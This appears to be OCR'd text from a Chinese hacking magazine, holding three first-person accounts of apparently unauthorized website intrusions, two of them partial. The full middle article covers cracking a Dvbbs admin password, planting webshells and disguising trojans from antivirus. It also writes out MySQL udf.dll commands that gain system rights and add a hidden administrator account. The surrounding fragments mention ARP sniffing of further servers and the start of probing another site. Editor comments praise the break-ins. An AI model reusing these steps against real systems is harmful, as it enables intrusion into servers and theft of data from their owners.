


图19

使用刚才添加好的管理员ID顺利进入服务器，如图20。在里面打开网站弹出来这么一个提示页面，如图21。


图20


图21

怪不得我的工具传不上去，都是它在捣鬼，限制了外界连接！后来，我把ARP嗅探的工具传到了网站服务器上。然后通过Webshell下载到他的数据库服务器，继而进行了一系列的嗅探，结果除了搞到网站服务器权限外还搞到了其它几台服务器的权限！

（文章中涉及到的工具aspsf、htran、ifasp.asp、nc、啊D、servu.asp已经收录在光盘中）

小编点评：

这是一篇综合性很强的技术文章！从进入管理后台到发现ewebeditor，再到得到Webshell，然后找到SA连接用户再提权，及其后的User下开Socks5代理绕过限制登录终端，都充分得体现了作者技术上的娴熟！入侵往往靠的是经验，而经验又都是从每一次的实践中总结出来的。记住，多点动手多总结，相信总有一天你也会成为牛人的！

记一次艰难的入侵

Yizhigu [VIP8]@武船

一、写在前面

受一朋友所托拿一网站，整站就一个discuz!5.5论坛，没有新的漏洞我还真没有什么好的入侵办法，再加上又是独立的服务器，唯有把希望寄托在sniffer上了。经过一番踩点，我把目标锁定为一个使用动网论坛的网站，毕竟我个人比较熟悉动网，战斗就此打响。

二、动网非常规巧拿webshell

目标站点为bbs.***ing.net，尝试默认的admin加admin888组合登录后台不成功，又尝试下载默认数据库和备份数据库均以失败告终。虽然底部去掉了版权信息，但是通过顶部菜单的博客页链接可以确定为7.1版（因为动网从7.1版开始才自带博客系统）！至于是否打上SP1补丁就不重要了，马上从最严重的savepost.asp注入漏洞下手。这个漏洞可以通过用户发的论坛交易帖进行注入，赶紧注册一个用户，却发现该论坛的注册用户没有发帖权限。这下可郁闷了，还好有博客系统，可是点开后却提示脚本运行错误（图1）。




图1

可能这个博客系统被管理员修改过，作废了吧。可我好奇地点开"博客索引"，却发现所有用户信息一览无余，看来管理员给咱丢了个烟雾弹哦。还是把希望寄托在博客系统上吧，似乎这博客用户还比较多，在耐心地寻觅下果然找到了管理员的博客用户。首先还是考虑默认数据库了，否则工具无法注入查询，那就是做无用功了。不过看来运气还不错，动网博客的默认数据库一般为boke/data/dvboke.mdb，就把它请到硬盘里吧（图2）。

查看数据库的dv_boke_user这个表找到管理员的md5密码散列，在www.cmd5.com上很快就查到了密码明文，居然是12345678a，不得不感叹现在cmd5的数据系统越来越丰富了。同时，值得庆幸的是管理员的前后台用户名和密码是完全相同的，所以很顺利的就进入了网站的管理后台。首先在前台发帖页面上传我精心构造好的合并过数据库的zip木马，发表帖子后查看文件地址，然后利用后台的数据库恢复功能还原得到我们的小马（图3）。

这里我就不再详尽介绍了，因为文章的重点不在这里，初学者如果不会可以翻看一下以前的杂志。然后就是通过小马写入Webshell。




图2




图3

三、受挫的提权之路

通过写入的海阳ASP木马，发现系统服务信息、终端信息和系统用户信息这些功能都无法使用，看来相关执行组件都被修改过，看来这个管理员还是很有安全意识的。探针上显示WScript.Shell组件可用，那就看能不能执行命令了。前面的功能都被限制也只能通过命令来获取相关信息了。不过郁闷的事情来了，直接调用的cmd.exe肯定是不能执行的，利用WScript.Shell组件执行命令也提示失败，没想到利用上传到通用可写目录C:\Documents and Settings\All Users\Documents\下的cmd居然也无法执行命令，试用net、net1、netstat、ipconfig等命令通通不行，看来是权限问题了（图4）。

不过令人欣慰的是服务器的目录权限设置不当，可以通读所有磁盘内容！当然也能跨到其他WEB目录，可惜就是任我翻箱倒柜的寻找，却没有找到Serv-U的安装目录，那就放手一搏吧，直接传了一个提权脚本su.asp，然后输入以下命令 **netstat -an >d:\1.txt**，这个命令是把当前网络端口信息写入到D盘下的1.txt文件中，回头查看D盘，发现没有生成我需要的文件1.txt，心里凉了半截。看来只有暂时放弃Serv-U提权这条路了，因为服务器或许根本就没装有！现在的目标就是执行命令，哪怕让我看下本地端口和系统开放的服务！可能有些朋友会问我怎么不用工具来扫描端口，实际上我扫描过，但工具提示扫到0个端口（估计是被防火墙屏蔽掉了）。况且IISPUT、VNC和DNS溢出这些我都试过，如果能从漏洞直接下手，我就不会做提权的苦力活了。通过对服务器目录的分析，发现服务器上并未安装Pcanywhere等可利用的第三方软件。可是发现其它WEB站点好多都是用ASPX脚本系统的，服务器理所当然的支持ASP.NET！立刻从硬盘里拖出ASPX木马轮番轰炸，可惜我的马儿被杀得片甲不留！没想到服务器装的Symantec杀毒还有点能耐，马上Q我武船的另一位菜客朋友传来一免杀ASPX宝马，总算又度过一难关。

迫不及待的打开aspxshell的命令执行功能，可权限还是很低。虽然可以执行ipconfig，可是net和net start这些信息查看命令还是无法执行，难道是天要亡我（图5）！




图4





图5

我们知道ASP.NET默认权限下是user，一般情况下ASP的IIS用户的Guest权限无法执行命令时，我们可以尝试一下ASPX木马。既然user权限下也无法执行基本命令，那就只有希望通过数据库链接文件找到一个sa权限的用户利用扩展执行系统命令。可惜找了几个ASPX站点目录里的web.config获取的用户权限都

是dbo，无法调用xp_cmdshell，看来运气不怎么好（图6）。看看时间已是深夜了，还是休息要紧，睡觉去也。


图6

四、udf.dll提权，走向成功

第二天一早起来，借着清晨的灵光，我理清思路，继续披挂上阵。这次我仔细分析目录，发现服务器安装了PHP解析和MySQL。可是服务器上的站我都看过，并没有一个用到PHP脚本。转到C盘Windows下发现了php.ini和my.ini这两个文件都存在，证实的确是安装了MySQL数据库和PHP解析。在my.ini里发现了root用户的密码，可惜不知道库名。还是传个PHP脚本木马上去看看，一通被杀后我用了8　月黑X　上介绍的phpencode这款PHP加密工具给我的木马做个免杀，问题果然解决了，不由感叹身边有本黑X 的确是好事。不过我写入的Webshell这个WEB目录里无法解析PHP。还好最终找到一个可以解析PHP的WEB目录，成功得到真正意义上的phpshell。现在有了root的密码就要猜库名了，如果有用到PHP脚本的站点那就很容易了。从类似config.php这样的数据库连接文件里找到连接的用户名密码和库名，那我就随便试下以他的计算机名作为库名，没想到居然连接成功了！不过使用phpshell自带的mix.dll提权功能却怎么也提示不成功。以前的确很少用这玩意，印象中似乎也没成功过。我甚至怀疑是不是我的脚本文件存在问题。我跑到邪八去淘金，




图7




图8

无意发现一位朋友提到udf.dll提权！经百度一番搜索，总算找到了这个脚本，现在就来利用这个工具尝试提权。首先填写必要的信息，因为这里是利用的是脚本本地连接，host栏目下就填写localhost，再依次填入我们已知的MySQL用户信息（图7）。

提示连接成功后，就需要把udf.dll导入到一个可写目录，我就导到C：\Documents and Settings\All Users\Documents。然后分步执行**Create Function cmdshell returns string soname 'C:\Documents and Settings\All Users\Documents\udf.dll'**（通过udf.dll定义一个函数cmdshell），**select cmdshell('net user sqldebugger hackerxfiles')**（再通过cmdshell执行命令设定sqldebugger密码为hackerxfiles），**select cmdshell('net localgroup administrators sqldebugger /add')**（添加sqldebugger用户到管理员用户组）。语句后为我添加的注释，如果不出意外，第一步提示成功后就代表我们已经得到了system权限。最后执行一下**select cmdshell('net user sqldebugger')**确认下我们的用户是否添加成功，看来OK了（图8）。然后就是3389登录了，至于你想留后门什么的，那就是你的自由了。

五、小结

后来顺理成章的帮朋友嗅探到了他所需要的东西，我也从中学会了提权的技巧，正所谓各取所需嘛。纵观这次入侵：首先是动网，千万别因为利用默认的论坛数据库和漏洞工具不成功，就放弃入侵。其实结合起来看就会有意想不到的收获，这次提权走了不少弯路，其实我想这些弯路是像我这样的菜鸟群体必然要走过的。还是老话，不要盲目只想到Serv-U，其实提权的方法很多都是大家总结出来的，最后希望大家看完这篇文章能有所收获。

（文章中涉及到的工具phpshell、su.asp、udf.dll提权工具已经收录在光盘中）

小编点评： 本文从下载动网的博客数据库入手，拿到管理员的密码然后进入后台，从而得到Webshell，然后利用udf.dll成功提权。许多菜菜都想学习提权的方法，udf.dll提权这一方法虽然出来已经很久了，但杂志上提得比较少。在得到root权限的MySQL用户名和密码时用这个提权往往会有意外的收获哦。

对黑色技术网站的一次安全检测

雲中鹰

最近闲着无聊，于是便想对国内的黑客网站进行一次免费的安全检测。第一个要拿来开刀的便是教主的黑色技术网站。按照国际惯例，我们先用明小子的旁注WEB综合检测程序扫注入点，如图1。

结果地球人都知道，没有发现明显的注入点。那我们就先去找找后台吧，再次使用明小子进行扫描，我扫我扫我扫扫扫，如图2。

依然是不出所料，没有任何的惊喜，后台还是没找着。黑客站点嘛，就不太可能把后台放在显眼的地方了，不然教主干什么吃呀。根据以往的经验，在目标网站里一般可以找到很多有用的线索。在主页我随便到处点一点、看一看。还是


图1

李白说的真好“抬头望明月”。不看不知道，一看吓一跳，如图3。

文件后缀名居然是dll（动态链接库文件后缀）！Oh my dog！不，应该是Oh my god！教主果然不是吹出来的。看来刚才扫的后台要把后缀asp换成dll的才能正确

